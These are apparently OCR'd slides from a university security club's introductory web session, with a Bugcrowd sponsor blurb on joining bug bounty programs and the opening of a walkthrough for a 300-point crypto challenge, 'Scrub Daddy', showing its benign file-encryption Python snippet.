bugcrowd

intro2web

`You had to be there for the attendance flag!`

~RISC 13/8/25

Acknowledgment of Country

RISC acknowledges the people of the Woi Wurrung and Boon Wurrung language groups of the eastern Kulin Nation on whose unceded lands we conduct the business of the University and the club. RISC acknowledges their Ancestors and Elders, past, present, and emerging

bugcrowd

This week’s sponsor

SUPPORTED BY

bugcrowd

Who are we?

#1 Crowdsourced Cybersecurity Platform

Bugcrowd, founded in Australia in 2012, is a crowdsourced security company that safeguards organizations' assets from sophisticated threat actors before they can strike. Bugcrowd unites customers with their network of trusted hackers ('researchers'), who conduct research, penetration testing, and vulnerability disclosure through their various bug bounty programs on their platform.

They also unleash ingenuity for their customers through their Penetration Testing as a Service, Vulnerability Disclosure and Attack Surface Management solutions.

To learn more about Bugcrowd’s products, Talk to an Expert

How do I get started as a researcher?

Visit Bugcrowd.com

Before you can report bugs and be rewarded for your findings, you need to create a Bugcrowd account. Your Bugcrowd account also comes with a profile which can be made public (or private), enabling you to show-off your skills and accomplishments to security peers and industry professionals.

Once you have created an account, pick a bug bounty program (or several!). Bugcrowd has many public programs that you can hack on and find security vulnerabilities in, with many of them paying out cash as rewards. Each bounty page has all of the details you need to start testing, including a list of targets, finding types that are in-scope and out of scope (or excluded) from the bounty, and many programs will list the pay rewards that they pay out.

Head here to Create an Account or find out more in our Frequently Asked Questions

Create an Account

(Some) Solutions from intro2crypto

Scrub Daddy


300pts

- Main lesson: “understand what you need to understand, ignore the rest”

Scrub Daddy

300pts

- Main lesson: “understand what you need to understand, ignore the rest”



```python
if __name__ == "__main__":
    with open("message.txt", "r") as f:
        plaintext = [ord(c) for c in f.read()]
    with open("key.txt", "r") as f:
        key = [ord(c) for c in f.read().strip()]

    ciphertext = encrypt(plaintext, key)

    with open("output.txt", "w") as f:
        f.write(toHexStr(ciphertext))
```

Get the message

Get the key


Encrypt message with key

Write cipher to file

Scrub Daddy

300pts

- Main lesson: “understand what you need to understand, ignore the rest”




```
if __name__ == "__main__":
    with open("message.txt", "r") as f:
        plaintext = [ord(c) for c in f.read()]
    with open("key.txt", "r") as f:
        key = [ord(c) for c in f.read().strip()]

    ciphertext = encrypt(plaintext, key)

    with open("output.txt", "w") as f:
        f.write(toHexStr(ciphertext))
```

Encrypt message with key

Scrub Daddy

300pts

- Main lesson: “understand what you need to understand, ignore the rest”

